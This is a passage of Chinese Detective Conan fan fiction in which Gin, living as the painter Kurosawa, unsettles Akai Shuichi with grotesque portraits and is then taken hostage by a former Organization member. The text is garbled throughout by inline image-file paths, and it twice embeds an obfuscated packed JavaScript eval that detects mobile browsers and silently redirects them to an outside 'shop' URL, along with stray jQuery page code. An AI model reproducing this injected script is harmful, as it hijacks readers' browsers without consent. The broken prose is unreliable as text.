一边回想一边落笔,等琴酒回过神来,一幅新作就已完成,其风格之鲜明画风之独;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17168900|196792||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 特,看一眼都觉得精神遭到了攻击。 画中人并非一道独立的身影,而是数道影子的叠加态。每道影子都朝向不同方向,做出不同动作,组合起来便像一团肢体增生严重、扭曲阴谲的怪物。虽然面部模糊,可眼睛却勾勒得线条分明,绿色瞳仁像火焰一般晕出眼尾,燃烧跳跃,冷酷狠戾的目光几乎透纸而出,在满纸黑色的映衬下极具冲击力。 ……比昨天那幅更不可名状。 虽说这确实是琴酒的目标,但真画出来他又感觉怪异。 一方面是主体画面过于震撼人心,另一方面是那双眼睛描绘得太准确,几乎完美刻画出了他记忆中的赤井秀一的眼睛神韵,让他心里有种说不出的复杂情绪。 呼出一口气,琴酒扔下画笔,随手拆下画板立在昨天那块旁边,对着院子外的大街展示出去。 正是放学时间,小学生中学生们陆陆续续地经过,十个有九个被这两幅画吓得一个踉跄,有些胆子小的女生还捂嘴惊叫出声,加快脚步从他门前小跑过去。 琴酒并不理会这些,兀自清洗着画笔和颜料盘,哗哗的水声掩去很多细微动静,直到他转身,才发现赤井秀一不知何时又走到了栅栏外,神情复杂地盯着他的新作品。 把洗好的绘画工具放到木栏上沥着,琴酒双手插兜走到赤井秀一跟前,看看画又看看他,唇角微弯。 “我觉得第二幅画比第一幅有所进步,冲矢先生怎么看?” “……” 我怎么看?我希望你放下画笔,另外选择一种爱好或职业发展,干什么都行,就是离艺术行业越远越好! 但这样的话太不礼貌,他们没有熟到可以互怼的份上,赤井秀一只能捏着鼻子压下吐槽欲,看着那幅离人已经很远了的“肖像画”挤出一句“还不错”。 琴酒好好欣赏了一番他的憋屈模样,手掌搭着画板边沿一拍,慢条斯理地道:“我作画习惯三幅一个系列,明天再画一幅,这个系列就算告一段落……” “那太好了!”赤井秀一脱口而出,见琴酒微微扬眉,自觉失言,立马又认真解释道:“我的意思是,黑泽先生马上就能完成一套作品,真是太好了!” 琴酒努力保持平静,尽量让眼底的笑意浅点:“嗯,希望一切顺利。我一般不会连续使用同一个主题画几个系列,但对下个系列,我暂时没有想法。赤井先生对艺术似乎也颇有见解,不知道能不能给我些建议?” “建议?”赤井秀一不忍心多看第二幅画一眼,这会儿脑子里嗡嗡的,复仇的情绪越过理智占了上风,“你觉得昨天跟我一起来的两人怎么样?能不能当你新的‘缪斯’?” 谁说组织成员不团结?红方成员互坑起来不也毫不手软,十分熟练? 琴酒轻笑:“能啊,那位安室先生我看就很不错。不过我有一个问题希望赤井先生先回答。” 听到他夸安室透“不错”,赤井秀一心头掠过一丝异样:“嗯?” 琴酒走近半步,微微倾身,冰冷松香混着颜料略显刺鼻的化学气味钻进赤井秀一鼻腔:“我并没有说这幅画画的是你,赤井先生是怎么一眼就看出来的?” 赤井秀一愣住。 5. 突生意外 安静半晌,赤井秀一在一阵寒风中恍然回神,垂下眼睫再去看那幅画,冲击感依旧强烈,但这一回,却是先前被他忽略过去的熟悉感更加鲜明。 “是啊,我为什么会知道?”他真心实意地感到疑惑。 琴酒把挖苦藏在夸奖里:“原来你也不知道吗?那可能是因为赤井先生的艺术嗅觉和我一样敏锐吧。” “……” 这种艺术嗅觉大可不必有! 赤井秀一停止背脊,正色道:“不,我认为这只是一种思维惯性,是因为昨天黑泽先生画了我,所以今天我下意识地觉得你又在画我。” “这个可以有。” “这个真没有。” 两人面面相觑片刻,望着琴酒浅银色的眼睛,赤井秀一心中忽然涌上一股压抑不住的笑意,低低笑出了声。 “好吧,你说有就有。”他认输似的呼了口气,眼神温和,“黑泽先生是画家,在这方面,你是权威。” 这下换琴酒表情一滞,无话可说。 不是敌人的前提下,哪怕与他并不十分熟识,赤井秀一也其实是个很好相处的人。 “对了。” 赤井秀一又开口,琴酒的思绪被打断,随口问:“怎么?” “我们交换个手机号吧。”赤井秀一从上衣口袋里掏出一张名片,“今天我要出差一趟,归期不定,有什么事你可以打电话联系我。” 他的请求莫名其妙,琴酒的眼神在名片上一扫,没有接:“什么意思?” 赤井秀一捏着名片一笑:“米花町最近不太平,我给我的朋友上个保险,这个解释可以接受吗?” 听他这样一说,琴酒马上联想到昨晚的窥视感,再想想这具弱不禁风的新身体,他接过了名片。 “谢了。”琴酒不熟练地道谢,“我的号码一会儿短信发给你。” “不客气。”赤井秀一最后看一眼身前的两幅画,按了按抽痛的太阳穴,“我还有工作,先走了,有空一起吃饭。” “好。” 目送赤井秀一转过街角,琴酒低头看向名片,前后翻看了一遍,他掏出手机将自己的号码发给赤井秀一,随手把名片塞进画与画板之间的空隙。 街角,赤井秀一拉开车门坐到后座,提起表面覆着皮革的长方形盒子,按下密码打开,众多零件出现在他眼前。 “自己拼。”新队友兼司机的声音在驾驶座上响起,“这回要对付的组织成员并不难搞,你压个阵就行,不用出手。” 赤井秀一拿起一枚零件看看,熟练地开始组装:“地址。” 工作状态下的他有种不近人情的淡漠,或许是因为敌人太弱,不足以引动他的情绪波动,他的身上萦绕着些非世俗意义的傲慢的冷酷。 司机,Scorpion透过后视镜瞄他一眼,略有些下三白的眼睛阴鸷幽森:“就在米花町内,地方有点偏僻,是个被琴酒做主弃用的仓库,他们去那里是为了销毁一份琴酒留下的资料。” 赤井秀一的动作片刻不停:“知道资料内容吗?” “不知道,但显然很重要。”Scorpion的回答模棱两可,“否则组织已经倒台,他们何必非要冒着暴露的风险去销毁。” 说着,他突然笑了一声,嘶哑的嗓音满是掩饰不住的恶意:“说不定跟琴酒的那档子事有关,毕竟他的绯闻轶事可不少。赤井先生以前不也跟他有一二传闻……” 他话未说完,冰冷的枪口就顶上了他的后脑。 赤井秀一冷冷道:“你猜我这么近距离开枪,先炸的会是枪膛还是你的脑袋?” Scorpion僵住。 赤井秀一实在懒得和他多费口舌,更遑论解释:“你最好不要在我面前提起琴酒,管好自己的嘴。” 枪口移开,Scorpion的胸口同时一轻,不由得深吸一口气,缓解肺部因为刚刚不自觉屏住呼吸而泛起的钝痛。 他看向后视镜,赤井秀一已经不再关注他,似乎刚才发生的事只是他的幻觉,兀自检查着箱里的子弹,利落地将其装配上膛。 Scorpion转开目光,发动车子。 不要提起琴酒。 他咂摸着这句警告,困惑且迟疑。 那人不是说他对琴酒不止有厌恨吗? 这个念头刚从脑子里闪过,Scorpion就听到一声手机震动声。赤井秀一停下动作,掏出手机看了眼屏幕,冷漠神色突然软化了几分。 单手抱枪,他存下信息中的手机并备注“地狱艺术家”,眼底有笑意一闪而过。 …… 琴酒打车到附近商场逛了一圈,拎着两袋速食食品回来时,就看到自己家隔壁的屋子前方拉起了警戒带。 几个刑警正好下车,跟他打个照面的同时余光扫到了他院子里的两幅画,让他觉得面熟的那位年轻警官始料未及地一个趔趄,长达两秒钟的表情转换堪称变化莫测。 琴酒挑挑眉,还没来得及反应,就见对面咖啡厅里匆匆走出两道身影——工藤新一和安室透并肩而来,神情严肃,直到看见街边的他,周身凛冽的气场才略有消解。 “黑泽先生,你没事吧?”安室透走快两步,还没靠近,眼神已经把他上下打量了一遍。 “没事,怎么了?”琴酒眉头微抬,面露兴味,“米花町又发生命案了?” 这个“又”就很有灵魂,安室透握拳掩嘴,在笑出声前换成了咳嗽。 “算……是吧。”他说,“这家的男主人傍晚时被枪杀,黑泽先生住在隔壁,有没有听到什么动静?” “傍晚?”琴酒算了算时间,举起购物袋示意,“我五点出门,现在才回来。” 闻言,工藤新一抬手看手表,此刻是晚上七点二十分,如果他一直在商场,刚好完美错过作案时间。 但还需要验证。 工藤新一上前一步:“黑泽先生,麻烦把你去的商场名字和购物小票给我,我们需要确认你的不在场证明。” 人生头一回成为犯案嫌疑人而非凶手,琴酒倍感有趣,毫不犹豫地翻出小票递过去,顺便提醒:“我只逛了食品区,没 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17168901|196792||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 有去任何监控死角,你们随便查。” “谢谢配合。” 工藤新一微笑接过小票,转手递给等在旁边的刑警,举手投足间透着一股警队编外人员的自在和从容。 不愧是在变小期间都还协助警方破获近千桩案件的平成年代的死神,这种松弛感快赶上他琴酒杀卧底的时候了。 琴酒散漫又冷淡地一笑:“还需要我做什么吗?” 工藤新一想了想:“暂时没有了,不过在找到凶手之前,希望黑泽先生可以一直待在家里,随时配合问询与调查。” 琴酒点点头,转眼看向安室透,见他向自己颔首,便也摆摆手,提着购物袋转身回屋。 等房门关上,确定里面的人听不到他们的交谈,安室透双手环胸:“工藤,你怀疑他吗?” “他给我的感觉很怪。”工藤新一微微皱眉,只觉得屋里那人是自己遇到过最难破的案子,“大部分时候陌生普通,偶尔熟悉危险,好像在隐藏什么,眼里的情绪却一览无余……我看不透。” “世界上居然还有你看不透的人吗?那他很可怕了。”安室透半真半假地开了个玩笑,放下手臂朝命案现场走,“查吧,查完就知道他是不是凶手了。” 工藤新一又看了一眼黑泽宅紧闭的门,抬脚跟上。 房门合拢、落锁,琴酒把购物袋放到脚边,弯腰换上拖鞋,用两根手指勾着球鞋放到鞋架上方,收手时指甲在鞋子侧边划刮了几下。 就在他直起身的瞬间,有什么冰冷坚硬的东西抵上他的后心,那触感极其熟悉,只不过以前是被他握在手里,用以威胁或处决别人。 琴酒毫不慌张,甚至有心情摸出烟盒敲根烟叼在嘴里。 身旁斜出半张脸,一条刀疤从眼下划到嘴角,脖颈上的旧疤扭曲耸立,挤出喑哑的嗓音:“别动。” 声音有点耳熟,是哪个分部的负责人来着? 琴酒嚼了嚼烟头:“是你杀了隔壁家的男主人?” 男人咧开一个狰狞的笑:“你不该说出来的,现在,你也要死……” 他平静地打断男人:“组织在米花町的仓库里造了个密室,里面有个保险柜,放着一份资料,和‘Abyss’的幕后家族有关,我知道保险柜的密码。” 舌头把香烟推到右边,琴酒淡淡地问:“这个消息够买命吗?” “……”男人的笑容瞬间消失,手枪往前推顶,阴恻恻地道:“你是谁?” “这个问题很重要?”琴酒吐掉牙印斑斑的烟头,“我觉得不重要。” “你他妈——” 他有恃无恐得令人生厌,男人的食指已经扣上扳机,却还是硬生生忍下了一枪打死他的冲动。 “行,我带你过去开保险箱。”他没有回答琴酒能否买命的问题,搜出他的手机扔地上踩碎后,揪着他的后领将他用力拽向窗户,“如果你敢骗我……老子一定把你剁碎了喂狗!” 琴酒被他扯得踉踉跄跄,看着房门,面无表情地调整姿势。 线索都给你们留好了,别让我失望。 6. 过个明路 “轰!——” 安室透奋力踹开黑泽宅的房门,在将要进门的时候猛然刹住脚步,目光掠过脚下的烟头和鞋架上的球鞋,抬手示意后面的人停下。 他捡起一口没抽的香烟,端详过烟头上的齿痕,递给身后的刑警:“申请调取警犬搜索被挟持人。” “被挟持人?” 让琴酒觉得眼熟的高木警官连忙双手接过香烟:“他……凶手没有杀他?” 越过安室透走进客厅,工藤新一环顾左右,捡起地上屏幕碎裂的手机,目光循着一串浅淡的脚印滑到窗前,随口回答道:“应该没杀,屋子里没有打斗痕迹,也没有血腥气,只有一串脚印,应该是凶手的。” 安室透拿起鞋架上唯一一双鞋子,指腹抚过侧边,摸到了上面明显是用指甲抠出的痕迹。 仔细摸索、分辨一番,他忽然脸色微变:“GIN?” 正往窗户方向走的工藤新一打了个趔趄,毫不犹豫地掉头跑回:“怎么回事?你发现什么了?” “这是黑泽先生今天穿的鞋子。”安室透把鞋子递到他面前,让他看上面那一气呵成掐出的指甲印,“他应该是在被挟持的时候,找机会留下了G……这三个字母。” 工藤新一双手插兜,眯起蔚蓝色的眼仔细一看:“他知道GIN和组织不奇怪,最近新闻一直在报道组织覆灭的大致过程。可他是怎么知道挟持他的人是组织成员,又用了什么方法让那人选择带走他,而不是杀他?” 说着,他又看了看球鞋和高木警官拿着的烟,眉头皱紧:“这些线索不算隐秘,却不像在危急关头仓促留下,反而透着一种早有预料的从容的味道……” 工藤新一顿了顿,眼神骤然凌厉:“所以他也是组织里的人?他早就知道会有人找上他?” “先找人吧。”安室透没有接话,快步朝窗户的方向走去,“找到他,一切问题都会迎刃而解。” 工藤新一回头和高木警官说了几句话,也抬脚跟上。 半个小时前,由于米花町还有组织成员潜逃,枪杀案又可能与此有关,所以工藤新一和安室透也参与了这桩案件的调查,并很快协助警方找到线索,分析并锁定了凶手身份,追踪他逃离现场时留下的痕迹找到了黑泽宅。 在敲门没有回应的时候,两人的心已经沉到谷底,也预见到了最坏的结果,若非如此,安室透也不会直接上脚踹门。 现在事态峰回路转,黑泽阵不但没死,还牵扯出组织成员相关的线索,这让他们松口气的同时心情也变得极为复杂,不知道该先为此事高兴,还是为自己看走了眼懊恼。 跑出院子,安室透经过摆在栅栏边的两幅画,一股莫名的冲动驱使着他回头看了一眼,目光扫过第二幅画上那双眼睛时,脚步慢了一瞬。 “工藤,你觉得他像组织的人吗?” 工藤新一不假思索地点头:“像。” …… “下去!” 一只手从背后狠狠推了琴酒一把,他趔趄着下车,刚刚站稳,手枪又顶到了他的后脑,抵着他进入前方的仓库。 仓库久无人来,地上积着厚厚的灰尘,脚步踏过,空气中也浮起呛人的尘烟。 里面堆了不少纸壳木箱,正对大门的墙上还开了扇小门,此时正虚掩着,泻出一线灯光和淡淡的铁锈味。 琴酒身上的汗毛根根炸开,是置身于危险境地时身体的本能反应,尽管他根本毫无恐惧,心如止水。 “进去!” 男人继续推搡他,他有些不耐地皱眉,大步走向对面的铁门。 